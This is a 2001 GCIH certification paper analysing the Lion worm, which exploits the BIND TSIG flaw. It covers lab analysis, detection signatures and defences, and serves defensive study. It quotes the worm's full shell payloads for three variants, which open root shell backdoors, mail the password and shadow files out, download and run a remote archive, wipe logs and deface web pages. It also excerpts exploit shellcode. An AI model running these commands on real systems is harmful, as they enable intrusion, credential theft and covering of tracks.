Global Information Assurance Certification Paper

Drew Einhorn

GCIH Practical Version 1.5

4/16/2001

Name

Lion Worm

Variants

So far there are at least three variants of the Lion worm. They have not been given distinct names.

Operating System

Linux machines with the dns server running versions of bind (named) vulnerable to the tsig exploit.

Protocols/Services

Bind (tcp port 53)

Brief Description

The Lion worm is a variant of the Ramen worm. It is a combination of previously published exploit programs tied together by shell scripts.

Protocol Description

The bind protocol translates host names to ip numbers.

The tsig exploit takes advantage of a bug in the error handling code in certain implementations of the named daemon. By sending a Transaction SIGnature (tsig) with an invalid key, the attacker is able to bypass normal initialization in the error handing code, causing a buffer overflow, obtaining the privilege of the named daemon, allowing the execution of arbitrary code.

Description of variants

So far, there are at least three variants of the Lion worm.

They differ primarily with respect to the payloads delivered to the compromised system and the technique used for loading the worm code onto the compromised system. Versions 1 and 2 downloaded their code using http from coollion.51.net , a FreeBSD box in China. This server is no long providing the code and these versions are effectively dead. Version 3 downloads the code from the attacking machine.

Variants of the Lion worm also differ in the amount of effort they put into covering their tracks: deleting files that are no longer necessary, deleting records from log files, etc.

The Lion worm is a variant of the Ramen worm.

Like the Ramen worm, the Lion worm then modifies the boot scripts to restart it self if the system is rebooted.

Both the Lion worm and the Ramen worm use previously published exploit code. The Lion worm differs from the Ramen worm in the exploits used to compromise other systems. The Ramen worm uses multiple exploits: the LPRng exploit by Digit[1], the wu-ftpd 2.6.0 exploit by tf8[2], and the rpc.statd exploit by ron1n[3], while the Lion worm uses a single exploit the bind tsig exploit by LSD[4].

Like the Ramen, the Lion worm begins random selecting a class b network number, port scanning that network, searching for vulnerable systems. The Lion worm uses a different port scanner than the Ramen worm since it is looking for different vulnerabilities.

The worms also differ with respect to the payload delivered to the compromised systems.

How the exploit works

The Lion worm is known to infect bind version(s) 8.2, 8.2-P1, 8.2.1, 8.2.2-Px and all beta versions of 8.2.3. Bind 8.2.3-REL and bind 9 are not vulnerable. The bind vulnerability is the tsig vulnerability that was reported on January 29, 2001.

Three of the components of the Lion worm are binary executables that are "ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked (uses shared libs), not stripped". In addition to being vulnerable to the bind tsig exploit. The target system must support a runtime environment compatible with these binaries. This includes most, if not all, modern versions of Linux.

Several of the bulletins on the Lion worm indicate that no other operating systems are vulnerable. However, I wonder about the x86 ports of Solaris with the LxRun[5] linux runtime emulator installed. LxRun also supports SCO OpenServer and UnixWare platforms. Other linux runtime emulators may exist supporting other x86 platforms. I do not have the resources necessary to test these environments. The vulnerability of these systems may be limited as a result of the assumptions the shell scripts make about the system configuration files they modify.

Step 0: Attacker installs executables on target system. Starts a script running locally on target system.


Step 1: Disables tcpwrappers. Sends an email containing ip number, host info, /etc/passwd, and /etc/shadow to an email account at china.com, located in Hong Kong, China. Different variants of the Lion worm send their report to different accounts at china.com. Modifies boot scripts, cover tracks.

Step 2: Start target selection and attack processes, which run concurrently.

Step 3a: Target selection process randomly selects a class b network, scans for tcp port 53, sends candidate target info to target attack process.

Step 3b: Target attack, for each candidate target, attempt to compromise target using bind tsig vulnerability. If successful go to step 0.

Diagram



How to use the exploit:

This is a worm not a virus, it spreads without any user intervention.

When I began work on the Lion worm, the only code I was able to find was for version 2 of the worm, it included the shell scripts, but only the binaries for the compiled code. Let's talk about analysis techniques for when you have binaries, but not the source code.

To study the worm in a test environment, you will need set up a network that has no physical connection to the internet. You do not want one of your test variants of the worm to escape and infect other computers. The work will need a minimum of three computers. Two vulnerable computers, I chose to use RedHat 7.0 no patches applied.

You will also need a hardened system to monitor the activity on the network. For this box I also used RH7.0 with all patches, and I used Bastille 1.2.0 Release Candidate 3 to harden it.

For all the boxes I did a custom install with the following options: printer , X, kde, dos connectivity, networked workstation, dns server, development tools, utilities, and tripwire. I wanted the convenience of X, the ability to print, the ability to move files back and forth to external Windows boxes via sneakernet, and I wanted to be able to build any other tools, if the need arose.

I was afraid I would need to delve into the mysteries of setting up fake root name servers on the test network. But fortunately it turned out to be unnecessary.

I had originally considered another OS for the monitor box, but I wasted too much time, learning a new unix variant. I also learned the hard way that some Ethernet cards have to be in certain pci slots in some of my boxes. And some of my Ethernet cards just don't work on RH7.0, and some of the ones that do, don't work properly with W98, or there are probably more mysteries that I have yet to unravel. The point is that setting up an appropriate test network is not easy. Your mileage will vary depending on the hardware you have on the software you need to test.

If you just want to turn the worm loose on your network. Manually perform step 0. That is:

a. Create /dev/.lib,
b. Place the crew.tgz file in that directory, gunzip and untar it.
c. Start the 1i0n.sh script

However, your results will be easier to interpret if you begin by running the various components of the worm separately. Once you understand an individual component you will probably want to replace it with a modified version that restricts the behavior of the worm in predictable ways. For example, once you understand the randb binary that randomly selects a class b network for attack, you will want to replace it with a version that always attacks the same network, the one you configured as your target. Otherwise you will wait a long time for it to find the network where your target lives. In my network I chose 172.16.0.0. The first class B reserved for private ip networks.

Before you try executing any of the binaries, first examine any wrapper shell scripts to see if you can learn anything about the command line arguments.

We see that randb has no arguments, but returns a value, apparently a random class B network.

We see that pscan takes two arguments the network number, and a port number.

Finally we see that bind takes one argument, an ip number returned by pscan, and a –e option.

Then use the **file(1**) command to learn what you can about your executables:

```
# file *
1i0n.sh:    Bourne shell script text
bind:       ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked (uses
shared libs), not stripped
bindx.sh:   Bourne shell script text
getip.sh:   Bourne shell script text
hack.sh:    Bourne shell script text
pscan:      ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked (uses
shared libs), not stripped
randb:      ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked (uses
shared libs), not stripped
scan.sh:    Bourne shell script text
star.sh:    Bourne shell script text
```

We see that the .sh scripts are Bourne shell scripts as expected.

We see that the binaries were built for the 386 or newer hardware platforms. They were dynamically linked against a set of shared libraries, so there are constraints on the runtime environment necessary to run them. The are "not stripped", they still have their symbol tables, so we can use the **nm(1)** command to learn more about them. File knows about many other file formats. If you see something else you will have to research it. Nm tells us what's in the symbol tables.

```
# nm -o randb pscan bind | grep @
randb:          w __deregister_frame_info@@GLIBC_2.0
randb:          U __libc_start_main@@GLIBC_2.0
randb:          w __register_frame_info@@GLIBC_2.0
randb:          U printf@@GLIBC_2.0
randb:          U rand@@GLIBC_2.0
randb:          U srand@@GLIBC_2.0
randb:          U time@@GLIBC_2.0

pscan:          w __deregister_frame_info@@GLIBC_2.0
pscan:          U __errno_location@@GLIBC_2.0
pscan:          U __libc_start_main@@GLIBC_2.0
pscan:          w __register_frame_info@@GLIBC_2.0
pscan:          U atoi@@GLIBC_2.0
pscan:          U close@@GLIBC_2.0
pscan:          U connect@@GLIBC_2.0
pscan:          U exit@@GLIBC_2.0
pscan:          U fcntl@@GLIBC_2.0
pscan:          U htons@@GLIBC_2.0
pscan:          U inet_addr@@GLIBC_2.0
pscan:          U inet_ntoa@@GLIBC_2.0
pscan:          U memset@@GLIBC_2.0
pscan:          U printf@@GLIBC_2.0
pscan:          U snprintf@@GLIBC_2.0
pscan:          U socket@@GLIBC_2.0
pscan:          U sprintf@@GLIBC_2.0
pscan:          U system@@GLIBC_2.0
pscan:          U time@@GLIBC_2.0

bind:          w __deregister_frame_info@@GLIBC_2.0
bind:          w __errno_location@@GLIBC_2.0
bind:          U __libc_start_main@@GLIBC_2.0
bind:          w __register_frame_info@@GLIBC_2.0
bind:          w connect@@GLIBC_2.0
bind:          U exit@@GLIBC_2.0
bind:          w fflush@@GLIBC_2.0
bind:          U gethostbyname@@GLIBC_2.0
bind:          U getopt@@GLIBC_2.0
bind:          U getsockname@@GLIBC_2.0
bind:          U htons@@GLIBC_2.0
bind:          U inet_addr@@GLIBC_2.0
bind:          w ioctl@@GLIBC_2.0
bind:          U memcpy@@GLIBC_2.0
bind:          w ntohs@@GLIBC_2.0
bind:          U perror@@GLIBC_2.0
bind:          U printf@@GLIBC_2.0
bind:          w read@@GLIBC_2.0
bind:          w select@@GLIBC_2.0
bind:          w sleep@@GLIBC_2.0
bind:          w socket@@GLIBC_2.0
bind:0804ad64 B stdout@@GLIBC_2.0
bind:          U strlen@@GLIBC_2.0
bind:          w write@@GLIBC_2.0
```

We see that the binaries were linked with the glibc-2.0 shared libraries and we see what routines from glibc were used. As expected, randb does not appear to routines to access the network or the filesystem. Pscan and bind access the network be not the local file system.

```
#  nm -o randb pscan bind | grep -" T "
randb:080483c0 T _start
randb:08048528 T main
randb:08048470 T myrand
randb:080484cc T myrand2
pscan:08048680 T _start
pscan:08048b44 T check_sockets
pscan:08048f44 T cheq_ftp
pscan:08048eb8 T fatal
pscan:08048ad4 T init_sockets
pscan:08048730 T main
bind:08048780 T _start
bind:08048894 T main
bind:08048830 T rev
```

Here we see the external symbols defined in the program. Not very helpful in this situation, but sometimes you get lucky.

Now we use the **strings(1)** command on the binaries. Strings goes through binary and prints out the text strings. It tends to produce a lot of gibberish with a few gems. I'll just show the good stuff. Strings also confirms much of what we learned from the nm command.

```
# strings randb
```

did not tell us anything new.

```
# strings pscan

Usage: %s <b-block> <port> [c-block]
```

We just learned about another argument to support scanning a class C network. It probably won't be long before there are variants that attack more networks.

```
# strings bind

usage: %s address [-s][-e]
    -s  send infoleak packet
    -e  send exploit packet

PATH='/usr/bin:/bin:/usr/local/bin/:/usr/sbin/:/sbin';
export PATH;
export TERM=vt100;
rm -rf /dev/.lib;
mkdir /dev/.lib;
cd /dev/.lib;
echo '1008 stream tcp nowait root /bin/sh sh' >>/etc/inetd.conf;
killall -HUP inetd;
ifconfig -a>1i0n;
cat /etc/passwd >>1i0n;
cat /etc/shadow >>1i0n;
mail 1i0nip@china.com <1i0n;
rm -fr 1i0n;
rm -fr /.bash_history;
echo >/var/log/messages;
echo >/var/log/maillog;
lynx -dump http://coollion.51.net/crew.tgz >1i0n.tgz;
tar -zxvf 1i0n.tgz;
rm -fr 1i0n.tgz;
cd lib;
./1i0n.sh;
exit
```

We learn about another command line option for bind, and oh boy, we see the commands to be executed on the compromised system. Note: I added some newlines to improve readability. The above was for version 2. Let's look at the other version.

Version 1

```
PATH='/usr/bin:/bin:/usr/local/bin/:/usr/sbin/:/sbin';
export PATH;
export TERM=vt100;
rm -rf /dev/.lib;
mkdir /dev/.lib;
cd /dev/.lib;
echo '1008 stream tcp nowait root /bin/sh sh' >>/etc/inetd.conf;
killall -HUP inetd;
ifconfig -a>1i0n;
cat /etc/passwd >>1i0n;
cat /etc/shadow >>1i0n;
mail 1i0nip@china.com <1i0n;
rm -fr 1i0n;
rm -fr /.bash_history;
lynx -dump http://coollion.51.net/crew.tgz >1i0n.tgz;
tar -zxvf 1i0n.tgz;
rm -fr 1i0n.tgz;
cd lib;
./1i0n.sh;
exit;
```

Version 3

```
PATH='/usr/bin:/bin:/usr/local/bin/:/usr/sbin/:/sbin';
export PATH;
export TERM=vt100;
rm -rf /dev/.lib;
mkdir /dev/.lib;
cd /dev/.lib;
echo '10008 stream tcp nowait root /bin/sh sh' >>/etc/inetd.conf;
killall -HUP inetd;
ifconfig -a>1i0n;
cat /etc/passwd >>1i0n;
cat /etc/shadow >>1i0n;
mail huckit@china.com <1i0n;
rm -fr 1i0n;
rm -fr /.bash_history;
echo >/var/log/messages;
rm -rf /var/log/maillog;
echo 'Powered by H.U.C(c0011i0n).-----1i0n Crew' >index.html;
echo '#!/bin/sh' > lion;
echo 'nohup find / -name "index.html" -exec /bin/cp index.html {} \;'>>lion;
echo 'tar -xf 1i0n.tar'>>lion;
echo './1i0n.sh' >>lion;
echo >>lion;
echo >>lion;
chmod 755 lion;
```

Now we are almost ready to execute the binaries, one at a time. But first, we need to collect baseline information on the state of system so we can determine what running the binaries do to it.

We will want to run tripwire, I use the default **twcfg.txt** file, but I replace the **twpol.txt** file with the one liner:

```
/       ->      $(ReadOnly)+S-m;
```

This checks every file using extra cryptographic checksums of the contents of files, but does not clutter up the report with information about files where the content did not change, but the timestamps were disturbed.

Next we need a baseline of the open ports on the systems. There are two ways to do this. We can use a network base port scanner, such as nmap, from another host. Or we can use a host based tool such as **netstat(8)**, or **lsof(8)**. Some versions of the Lion worm are

reported to install the t0rn rootkit, which replaces the netstat command with a Trojan. Udp scanning is extremely slow for hosts that comply with RFC 1812 section 4.3.2.8[6]. Scanning all 64K udp ports takes several hours. However, udp scans do go quickly when the localhost is scanned. I ended up doing the udp scans locally on each box.

Take your baseline on all three boxes the attacker, the victim, and the monitor. It would be very confusing to say the least if the monitor box was compromised, giving you false information.

We have one more tool to consider, **strace**(1).

> In the simplest case strace runs the specified command until it exits. It intercepts and records the system calls, which are called by a process and the signals that are received by a process. The name of each system call, its arguments and its return value are printed on standard error or to the file specified with the -o option.
>
> Strace is a useful diagnostic, instructional, and debugging tool. System administrators, diagnosticians and trouble-shooters will find it invaluable for solving problems with programs for which the source is not readily available since they do not need to be recompiled in order to trace them. Students, hackers and the overly-curious will find that a great deal can be learned about a system and its system calls by tracing even ordinary programs. And programmers will find that since system calls and signals are events that happen at the user/kernel interface, a close examination of this boundary is very useful for bug isolation, sanity checking and attempting to capture race conditions.[7]

Strace generates a large volume of cryptic output. Strace will show us the numerical value of a pointer, not the nice symbolic name of the variable (or expression) that was evaluated to get the value.

Practice by stracing some extremely simple commands like **cat**(1), or **ls**(1) before moving on to something more complex.

With luck will have to search for the needle in that haystack generated by strace. After all, we have already learned a lot, and we have not yet executed any of the worm code. But, sometimes strace is the only tool that gives us a critical piece of the puzzle.

Signature of the attack

Finally we are ready to execute the code and see what there is to be seen.

As expected the randb binary simply returns a random class B network number and did not generate any network traffic, or make any file system modifications.

Pscan generated significant traffic scanning for hosts with tcp port 53 open. Here we see full connection with a complete 3-way handshake, followed by a followed by a normal disconnection.

```
01:35:18.567359 eth0 < 172.16.1.31.1334 > 172.16.1.30.domain: S 2808966366:2808966366(0)
win 32120 <mss 1460,sackOK,timestamp 1708157 0,nop,wscale 0> (DF)

01:35:18.567782 eth0 > 172.16.1.30.domain > 172.16.1.31.1334: S 1507664869:1507664869(0)
ack 2808966367 win 32120 <mss 1460,sackOK,timestamp 808054 1708157,nop,wscale 0> (DF)

01:35:18.568164 eth0 < 172.16.1.31.1334 > 172.16.1.30.domain: . 1:1(0) ack 1 win 32120
<nop,nop,timestamp 1708157 808054> (DF)

01:35:18.704121 eth0 < 172.16.1.31.1334 > 172.16.1.30.domain: F 1:1(0) ack 1 win 32120
<nop,nop,timestamp 1708171 808054> (DF)
```

```
01:35:18.704176 eth0 > 172.16.1.30.domain > 172.16.1.31.1334: . 1:1(0) ack 2 win 32120
<nop,nop,timestamp 808067 1708171> (DF)

01:35:18.704347 eth0 > 172.16.1.30.domain > 172.16.1.31.1334: F 1:1(0) ack 2 win 32120
<nop,nop,timestamp 808067 1708171> (DF)

01:35:18.704590 eth0 < 172.16.1.31.1334 > 172.16.1.30.domain: . 2:2(0) ack 2 win 32120
<nop,nop,timestamp 1708171 808067> (DF)
```

There is nothing stealthy about this portscan, it is going to be easy to detect.

There was a tremendous amount of arp traffic cluttering the Tcpdump logs, because the attacker and the target are on the same subnet. Vision@whitehats.com tells us it's better to have the attacker and the targets on separate subnets. But even if I had read that in time, it would require yet another box, and my hardware resources are used up. My logs were also cluttered with a lot of failed dns traffic, because I forgot a –n option on the Tcpdump command. I did manage to filter out all of the clutter, but the more clutter you take out the more likely you are to accidentally filter out something important that you really do want to see.

I was not able to get the bind tsig exploit to work on my test network. . Here is the result of running the exploit binary without redirecting stdout to /dev/null:

#strace –o bind.trace ./bind -e

```
stack dump:
1c b7 13 40 0c 00 00 00 00 00 00 00 00 00 00 00
b0 b0 14 40 00 00 00 00 17 00 00 00 10 00 00 00
02 00 04 c3 ac 10 01 1f 00 00 00 00 00 00 00 00
02 00 00 35 ac 10 01 20 1c b7 13 40 64 04 14 40
48 d4 da 3a 1c f9 ff bf 58 f9 ff bf 3c 55 13 40
c4 fb ff bf 18 5d 01 40 58 f9 ff bf 6b 52 0a 08
f8 6f 10 08 64 04 14 40 16 00 00 00 01 00 00 00
f5 f5 f5 f5 00 00 00 00

system does not seem to be a vulnerable linux
```

Here's the strace output:

```
execve("./bind", ["./bind", "172.16.1.32", "-e"], [/* 26 vars */]) = 0
_sysctl({{CTL_KERN, KERN_OSRELEASE}, 2, "2.2.16-22", 9, NULL, 0}) = 0
brk(0)                                  = 0x804ad80
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40016000
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 4
fstat64(4, 0xbffff38c)                  = -1 ENOSYS (Function not implemented)
fstat(4, {st_mode=S_IFREG|0644, st_size=21516, ...}) = 0
old_mmap(NULL, 21516, PROT_READ, MAP_PRIVATE, 4, 0) = 0x40017000
close(4)                                = 0
open("/lib/libc.so.6", O_RDONLY)        = 4
fstat(4, {st_mode=S_IFREG|0755, st_size=4686077, ...}) = 0
read(4, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\230\270"..., 4096) = 4096
old_mmap(NULL, 1167368, PROT_READ|PROT_EXEC, MAP_PRIVATE, 4, 0) = 0x4001d000
mprotect(0x40131000, 36872, PROT_NONE)  = 0
old_mmap(0x40131000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 4, 0x113000) =
0x40131000
old_mmap(0x40137000, 12296, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -
1, 0) = 0x40137000
close(4)                                = 0
munmap(0x40017000, 21516)               = 0
getpid()                                = 8895
socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 4
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 5
connect(4, {sin_family=AF_INET, sin_port=htons(53), sin_addr=inet_addr("172.16.1.32")}},
16) = 0
```

```
connect(5, {sin_family=AF_INET, sin_port=htons(53), sin_addr=inet_addr("172.16.1.32")}},
16) = 0
getsockname(5, {sin_family=AF_INET, sin_port=htons(2736),
sin_addr=inet_addr("172.16.1.31")}}, [16]) = 0
write(4, "\253\315\t\200\0\0\0\1\0\0\0\0\0\1\0\1    \2a", 23) = 23
read(4, "\253\315\211\201\0\0\0\0\0\0\0\0\0\1\0\1    \2a@\10\367"..., 1024) = 632
fstat64(1, 0xbfffe9ac)                  = -1 ENOSYS (Function not implemented)
fstat(1, {st_mode=S_IFREG|0664, st_size=0, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40017000
write(1, "stack dump:\n1c b7 13 40 0c 00 00"..., 427) = 427
munmap(0x40017000, 4096)                = 0
_exit(1)                                = ?
```

Let's take an look at some excerpts form the source code. I did not obtain the source till very late in my analysis.

```
char asmcode[]=
    "\x3f"                  /* label len 63                  */
    "\x90\x90\x90"          /* padding                       */
    "\xeb\x3b"              /* jmp     <findsckcode+60+1>    */
    "\x31\xdb"              /* xorl    %ebx,%ebx             */
    "\x5f"                  /* popl    %edi                  */
    "\x83\xef\x7c"          /* sub     $0x7c,%edi            */



    printf("copyright LAST STAGE OF DELIRIUM feb 2001 poland  //lsd-pl.net/\n");
    printf("bind 8.2 8.2.1 8.2.2 8.2.2PX for slackware 4.0/redhat 6.2 x86\n\n");



    if((buffer[512+20+2]!=(char)0xff)&&(buffer[512+20+3]!=(char)0xbf)){
        printf("system does not seem to be a vulnerable linux\n");exit(1);
    }
```

We see several interesting things. Machine code entered through a series of hex constants, with assembler code as comments! I certainly can't tell whether there are any hardware compatability issues here. In the copyright notice we see that this says it's for RedHat 6.2, we are testing on RedHat 7.0. Also notice that the copyright notice did not appear in the strings output. So this is not the source for the exact version we are trying to run. The code decided to give up and die when it didn't like the looks of two characters in a buffer. I have no idea what that really means.

Host based signatures.

All version of Lion store their stuff under /dev/.lib, note the "dot-lib", it's a hidden directory. This is easiest thing to look for.

Here's the complete story from the analysis by vision@whitehats.com

Filesystem changes caused by the Lion Worm	
Lion.v1	Changes caused by the initial BIND exploit: /dev/.lib/ directory and contents /etc/inetd.conf has new entry appended '1008 stream tcp nowait root /bin/sh sh' /.bash_history missing Changes caused by the worm scripts: /etc/rc.d/rc.sysinit has new entry appended '/dev/.lib/lib/scan/star.sh' /etc/hosts.deny is missing (an empty placeholder file is present by default) Changes caused by the t0rn rootkit: /etc/inetd.conf has new entry appended '60008 stream tcp nowait root /bin/sh sh'

	/etc/inetd.conf has new entry appended '33567 stream tcp nowait root /bin/sh sh' /etc/ttyhash exists (cnhonker password hash) /usr/man/man1/man1/lib/.lib/ directory and contents /usr/src/.puta/ directory and contents /usr/info/.t0rn/ directory and contents /bin/mjy exists (log wiping utility) /usr/man/man1/man1/lib/.lib/.x exists (suid root shell) /etc/rc.d/rc.sysinit has new entry for nscd (not in the worm) and in.telnetd trojan /tmp/.pinespool exists (temporary file for inetd.conf manipulation) /root/.bash_history missing /var/log/messages truncated /var/log/maillog truncated Trojaned/replaced files: /bin/in.telnetd /usr/sbin/in.fingerd /bin/ps /sbin/ifconfig /usr/bin/du /bin/netstat /usr/bin/top /bin/ls /usr/bin/find *note: William Sterns has written the lionfind-0.1.tar.gz software that will attempt to locate files created by a Lion.v1 infection.*
Lion.v2	Changes caused by the initial BIND exploit: /dev/.lib/ directory and contents /etc/inetd.conf has new entry appended '1008 stream tcp nowait root /bin/sh sh' /.bash_history missing /var/log/messages truncated /var/log/maillog truncated Changes caused by the worm scripts: /etc/rc.d/rc.sysinit has new entry appended '/dev/.lib/lib/scan/star.sh' (wrong directory buddy) /etc/hosts.deny is missing (an empty placeholder file is present by default)
Lion.v3	Changes caused by the initial BIND exploit: /dev/.lib/ directory and contents /etc/inetd.conf has new entry appended '10008 stream tcp nowait root /bin/sh sh' /.bash_history missing /var/log/messages truncated /var/log/maillog deleted all index.html files are overwritten by 'Powered by H.U.C(c0011i0n).-----1i0n Crew' Changes caused by the worm scripts: /sbin/asp exists (lite webserver to allow download of worm to next system) /tmp/ramen.tgz exists (Lion worm author used the asp62 binary from the Ramen worm) /etc/inetd.conf has new entry appended 'asp stream tcp nowait root /sbin/asp' /etc/rc.d/rc.sysinit has new entry appended '/dev/.lib/star.sh' /etc/hosts.deny is missing (an empty placeholder file is present by default) all index.html files are overwritten AGAIN by "lion crew" racial anti-japanese message

Attempting to use this information to recover a system is not recommended. An email was sent announcing the compromise. Trojans and backdoors were installed. Some could have logged into your system with root privileges and done lots more damage to it. Unless you have something like tripwire in place that will allow you to determine what happened after the above changes, and before you discovered the problem. You should rebuild the system, because you don't know what else has been done to it.

Network based signatures.

There are three phases to the network base signatures. First when you are being attacked. Second, when your machine has been compromised and is attacking other hosts. Third backdoors and Trojans installed on your machine. Most of the following details are taken from the analysis by vision@whitehats.com.

Being attacked

Pscan probes are detected using the portscan plugin in Snort, it can

be enabled with:

```
preprocessor portscan: $INTERNAL 3 5 /var/log/snort/portscan
```

Since it does a full tcp connect/disconnect it's probably also in your firewall logs.

Once your host has been targeted. The attacker uses the bind program to attempt to compromise your system. This can be detected by:

The BIND Infoleak probe can be detected using the arachNIDS ruleset:
http://whitehats.com/info/IDS482

```
alert UDP $EXTERNAL any -> $INTERNAL 53 (msg: "IDS482/named-exploit-
infoleak-lsd"; content: "|AB CD 09 80 00 00 00 01 00 00 00 00 00 00 01
00 01 20 20 20 20 02 61|"; reference:arachnids,482;)
```

The BIND TSIG overflow be detected using the arachNIDS ruleset:
http://whitehats.com/info/IDS489

```
alert UDP $EXTERNAL any -> $INTERNAL 53 (msg: "IDS489/named-exploit-
tsig-lsd"; content: "|3F 909090 EB3B 31DB 5F 83EF7C 8D7710 897704
8D4F20|"; reference:arachnids,489;)
```

You can also check for outgoing mail to china.com.

Attacking others

Once your system has been compromised you will see a lot of the same traffic going in the opposite direction. I assume you would check for this by switching the $INTERNAL and $EXTERNAL definitions, but I would have to test it.

Backdoors

Network backdoors used by each version of the Lion Worm	
Lion.v1	telnetd listening at tcp port 23 (t0rn rootkit) using password "cnhonker" /bin/sh bound to tcp port 1008 (from bind exploit) /bin/sh bound to tcp port 2555 (t0rn rootkit) activated by in.fingerd trojan /bin/sh bound to tcp port 33567 (t0rn rootkit) sshd listening at tcp port 33568 (t0rn rootkit) using password "cnhonker" /bin/sh bound to tcp port 60008 (t0rn rootkit)
Lion.v2	/bin/sh bound to tcp port 1008 (from bind exploit)
Lion.v3	/bin/sh bound to tcp port 10008 (from bind exploit) /sbin/asp bound to tcp port 27374 (webserver allowing download of Lion.v3 worm archive)

Scanning your own systems for these backdoors, will tell you if you've been hacked.

How to protect against it

Consider whether or not you really need to be running dns on the box. If it's not there, it can't be compromised. I'm sure many of the compromised systems really did not need to

be running their own dns. It may make a lot of sense to have your ISP run your secondary dns, at the very least..

Don't run the vulnerable software. The problem was fixed in the Bind 8.2.3 production release. Do the upgrade!

Don't run dns as root. Vision@whitehats.com reported problems getting the worm to work with RedHat 6.2, because the out of the box install, named runs as the named user, not as root[8]. If the process running named is compromised, it cannot do nearly as much damage, if it does not have root privileges.

Don't run bind if you don't really need it, use your ISP, if only for secondary dns.

Block unnecessary access to tcp port 53 at fire wall, or at a nearby router. Tcp port 53 is only required for a few specialized services.[9]

Practice defense in depth. Use all of the following:

	VA (Vulnerability Assessment)	**ID (Intrusion Detection)**
Host Based	Bastille	LionFind Tripwire Chkrootkit
Network Based	Nessus Sara Nmap	Snort

Any one of the above can become dysfunctional. By operator error, hardware error, operational procedure, hacker attack, etc. If one of them fails you make sure there is something else in place to protect you. This will also protect you from many other kinds of attacks.

1. Use a **network based vulnerability assessment** tool to identify vulnerable and/or unauthorized dns servers Although you may be very careful to properly configure your dns servers to prevent this attack, someone else follow in your footsteps, and incorrectly reinstall them, when attempting to resolve some other problem. Or, a user may install a Linux workstation using an obsolete distribution, and install a vulnerable, and totally unnecessary dns server.

   Nessus[10] and **Sara**[11] complement each other very well, are easy to use, and will detect the vulnerabilities created when a successful Lion attack opens back doors on your system. They will also warn you about many other vulnerabilities.

   Use **nmap**[12] regularly, eliminate unnecessary dns servers, keep a baseline and periodically check to see if new unauthorized servers come on line. Use nmap to eliminate other unnecessary services. And, to generate checklists of necessary services that need to be monitored for correct configuration and operation.

2. Use **host based vulnerability assessment** tools. But don't depend on them, manually check the versions, and check the configurations. Use checklists, such

as the one in the SANS' Securing Linux Step by Step. I used several version of **Bastille**[13] up to 1.2.0 Release candidate 3, none of them lived completely up to expectations, and perhaps gave a false sense of security. But none of them broke my system, or introduced any extra vulnerabilities. And after all this is the first version that claims to support RedHat 7.0. Things will get better.

In particular some sendmail issues that Bastille claimed to have fixed, but were still shown to be problems by **Sara**. Also, Bastille claimed to have put bind in a "chroot jail", but it did not happen.

I hope that tools like Sun's patchdiag will become available for linux. Sun publishes an updated database of supported software, with all available packages (the Solaris equivalent of rpms). The packages are flagged as upgrades, bug fixes, security fixes. You download todays database and run a program that cross references the database with the software installed on your system.

3. **Network based intrusion detection.** Use **Snort**[14] it has rules to detect pscan portscans, and attacks using the Bind vulnerabilities exploited by Lion. It will tell you about lots of other problems, too.
4. **Host based intrusion detection. LionFind**[15] will tell you about Lion worm compromises. **Chkrootkit**[16] will also tell you about them, plus a whole lot more. **Tripwire** is an essential to and a new open source version comes with RedHat 7.0, it can tell you what files changed and when they change. Assuming you have it configured properly and run it on a regular schedule.
